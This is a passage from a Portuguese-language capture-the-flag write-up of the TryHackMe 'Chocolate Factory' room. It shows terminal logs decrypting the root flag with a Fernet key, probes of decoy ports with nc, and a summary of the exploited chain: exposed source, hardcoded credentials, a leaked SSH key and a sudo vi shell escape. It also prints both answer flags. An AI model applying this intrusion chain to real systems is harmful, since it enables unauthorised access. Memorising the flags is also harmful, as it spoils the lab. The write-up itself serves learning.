    dcrypt_mess=f.decrypt(encrypted_mess)
  File "/usr/lib/python3/dist-packages/cryptography/fernet.py", line 74, in decrypt
    timestamp, data = Fernet._get_unverified_token_data(token)
  File "/usr/lib/python3/dist-packages/cryptography/fernet.py", line 85, in _get_unverified_token_data
    utils._check_bytes(token, token)
  File "/usr/lib/python3/dist-packages/cryptography/utils.py", line 31, in _check_bytes
    raise TypeError("{} must be bytes".format(name))
TypeError: token must be bytes
root@ip-10-67-190-136:~# vi root.py
root@ip-10-67-190-136:~# python3 root.py
Enter the key: -VkgXhFf6sAEcAwRC6YR-SZbiuSb8ABXcQuvhcGSQzY=
Traceback (most recent call last):
  File "root.py", line 8, in <module>
    display1=pyfiglet.figlet_format("You Are Now The Owner Of ")
AttributeError: module 'pyfiglet' has no attribute 'figlet_format'
root@ip-10-67-190-136:~# ls
root.py  mess
root@ip-10-67-190-136:~# vi root.py
root@ip-10-67-190-136:~# python3 root.py
Enter the key: -VkgXhFf6sAEcAwRC6YR-SZbiuSb8ABXcQuvhcGSQzY=
flag{cec59161d338fef787fcb4e296b42124}
root@ip-10-67-190-136:~# cat root.py
from cryptography.fernet import Fernet
import pyfiglet
key=input("Enter the key: ")
f=Fernet(key)
encrypted_mess=b'gAAAAAFdb3e3j1E5tTTPY8cMMFHTIw5lanAMy8yEdGPhm9_H_YQikhr-bPy09-NVQn8lf_P0XyTo-T7CpwrFfoVWmZln0ffasUM7K10_xbIQkQoJef_umpPAAKyJQDHNvQa}'
dcrypt_mess=f.decrypt(encrypted_mess)
mess=dcrypt_mess.decode()
display1=pyfiglet.figlet_format("You Are Now The Owner Of ")
display2=pyfiglet.figlet_format("Chocolate Factory ")
#print(display1)
#print(display2)
print(mess)
root@ip-10-67-190-136:~#
```

Figura 11: Modificação do root.py e execução final para obter a flag de root.

5 Becos sem Saída e Perdas de Tempo


Esta seção consolida, de forma breve, todos os pontos em que a análise travou ou consumiu tempo sem retorno.

Tentativas sem sucesso (becos sem saída)

- **Portas-isca (maior perda de tempo).** Das 11 portas abertas, seis (100/newacct, 106/pop3pw, 109/pop2, 110/pop3, 119/nntp, 125/locus-map) são falsos serviços: ao conectar com nc ou enviar comandos de protocolo (ex.: echo "NEWACCT luisserra" nc <IP> 100|), todas devolvem o *mesmo banner* "Welcome to chocolate room!! [...] Look somewhere

else, its not here! ;)". Tempo gasto testando cada porta individualmente antes de concluir que eram distração.

- **gum_room.jpg (FTP)**. A imagem baixada do FTP não levou a nada — típico chamariz para *esteganografia*. Inspecioná-la foi esforço sem retorno para esta trilha de solução.
- **cat em binário ELF**. A chave foi buscada com `cat key_rev_key`, poluindo o terminal com bytes binários; `strings key_rev_key` teria isolado a chave de imediato.
- **root.py — erro 1 (*token must be bytes*)**. A `encrypted_mess` estava como *string*; o Fernet exige *bytes*. Correção: prefixar o literal com `b' ... '`.
- **root.py — erro 2 (*pyfiglet has no attribute figlet_format*)**. A versão do `pyfiglet` no alvo não expõe `figlet_format`. Correção: comentar as linhas de *display* decorativo (`pyfiglet`), que são irrelevantes para a *flag*.



```
luiserra@kali: ~/umb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/chocolatefactory
[~] Session Actions Edit View Help
$ ftp 10.65.137.241 21
Connected to 10.65.137.241.
220 (vsFTPd 3.0.5)
Name (10.65.137.241:luiserra): squirrel
331 Please specify the password.
Password:
530 Login incorrect.
ftp> login failed
ftp> exit
?Invalid command.
ftp> exit
221 Goodbye.

luiserra@kali: ~/umb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/chocolatefactory
$ curl http://localhost:100/newacct
curl: (7) Failed to connect to localhost port 100 after 0 ms: Could not connect to server

luiserra@kali: ~/umb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/chocolatefactory
$ curl http://10.65.137.241:100/newacct
curl: (1) Received HTTP/0.9 when not allowed

luiserra@kali: ~/umb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/chocolatefactory
$ echo "NEWACCT luiserra" | nc 10.65.137.241 100
Welcome to chocolate room!!

  W  O  N  K  A
  K  A  T  E
  A  S  S  A  S  S  I  N
  A  T  T  E  M  P  T
  I  N  G
  T  O
  K  I  L  L
  M  R
  W  O  N  K  A
  A
  S
  M
  A
  L
  L
  H
  I
  N
  T
  F
  R
O
M
M
R
.
W
O
N
K
A
:
L
o
o
k
s
o
m
e
w
h
e
r
e
e
l
s
e
,
i
t
s
n
o
t
h
e
r
e
!
;
)
I
h
o
p
e
y
o
u
w
o
n
t
d
r
o
w
n
A
u
g
u
s
t
u
s
"
exit
^C

luiserra@kali: ~/umb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/chocolatefactory
$ echo "NEWACCT Augustus" | nc 10.65.137.241 100
Welcome to chocolate room!!

  W  O  N  K  A
  K  A  T  E
  A  S  S  A  S  S  I  N
  A  T  T  E  M  P  T
  I  N  G
  T  O
  K  I  L  L
  M  R
  W  O  N  K  A
  A
  S
  M
  A
  L
  L
  H
  I
  N
  T
  F
  R
O
M
M
R
.
W
O
N
K
A
:
L
o
o
k
s
o
m
e
w
h
e
r
e
e
l
s
e
,
i
t
s
n
o
t
h
e
r
e
!
;
)
I
h
o
p
e
y
o
u
w
o
n
t
d
r
o
w
n
A
u
g
u
s
t
u
s
"
^C

luiserra@kali: ~/umb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/chocolatefactory
$
```

Figura 12: Mensagem dos serviços isca.

6 Conclusão

O comprometimento encadeou várias más configurações: **directory listing** expondo o código-fonte e um binário com chave embutida, **credenciais hardcoded** em `validate.php`, uma **chave SSH privada** deixada no *home* do usuário e, por fim, uma **política de sudo** que permitia *shell escape*

via `vi`. O principal obstáculo *não técnico* foram as **portas-isca**: reconhecer cedo que os serviços da família POP/NNTP eram falsos (banner idêntico “*look somewhere else*”) teria economizado tempo considerável. As duas *flags* obtidas foram `flag{cd5509042371b34e4826e4838b522d2e}` (usuário) e `flag{cec59161d338fef787fcb4e296b42124}` (root).

7 Referências

- TryHackMe — Sala *Chocolate Factory* — <https://tryhackme.com/room/chocolatefactory>
- GTF0Bins — `vi` — <https://gtfobins.github.io/gtfobins/vi/>
- *cryptography* (Fernet) — <https://cryptography.io/en/latest/fernet/>